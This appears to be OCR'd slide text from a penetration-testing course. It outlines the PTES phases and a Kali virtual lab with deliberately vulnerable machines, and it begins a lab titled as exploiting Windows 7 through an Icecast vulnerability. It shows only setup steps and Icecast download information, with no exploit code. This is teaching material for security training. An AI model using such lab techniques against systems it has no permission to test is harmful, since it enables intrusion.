- The tools and techniques discussed and used in this course should only be used on systems you personally own, or have written permission to use
- Some of the tools used have potential to disrupt or break computer systems


Penetration Testing Execution Standard

http://www.pentest-standard.org/index.php/Main_Page

Penetration Testing's main activities:

1. Pre-engagement Interactions
2. Intelligence Gathering
3. Threat Modeling
4. Vulnerability Analysis
5. Exploitation
6. Post Exploitation
7. Reporting

Exploitation Lab



Additional Discovery

Discovery Phase

Attack Phase


Gaining Access

Escalating Privileges

System Browsing

Install Additional Tools

Exploit Virtual Lab



root@kali: /home/dgeog...
Virtual Machine Manager
Virt
Virtual Machine Manager
Florence Virtual Keyboard
VulnHub
Workspaces
dgeographi
root@kali: /home/dgeographi
File Actions Edit View Help

```
┌──(dgeographi㉿kali)-[~]
└─$ sudo su
┌──(root💀kali)-[/home/dgeographi]
└─# virt-manager

┌──(root💀kali)-[/home/dgeographi]
└─# 
```


lab-metasploitable2_default
Shutoff

lab-security-onion_default
Shutoff

lab-windows-2019-vuln_default
Running

Part 1: Exploit Windows 7 via Icecast Vulnerability


Simple logical network diagram



Icecast

Free server software for streaming multimedia

- Supports Ogg (Vorbis and Theora), Opus, WebM and MP3 streams
- For creating an Internet radio station, private jukebox, or something in between
- Very versatile - new sound data file formats added relatively easily based on open standards for communication and interaction



Icecast is free server software for streaming multimedia.

Download

Icecast Current Release (2.4.4)

The latest Icecast release can be downloaded below. For Windows there is a binary release in an installer, for Linux/UNIX we provide the sources.

Icecast for Linux/Unix

.tar.gz (2.3 MB), Source Tarball


Icecast for Windows

.exe (5.0 MB), Binary Installer

Linux/Unix Binary Packages

Most current Linux and Unix distributions provide either prebuilt binary packages or a way to build your own package of Icecast.
This is the preferred way to install Icecast, as distribution packaging is tuned to make Icecast fit well into your system. In most cases packaging will also provide necessary scripts/files to make Icecast start as a service on boot.
For details please refer to the package repository section of your distribution's fine manual.


Start Windows



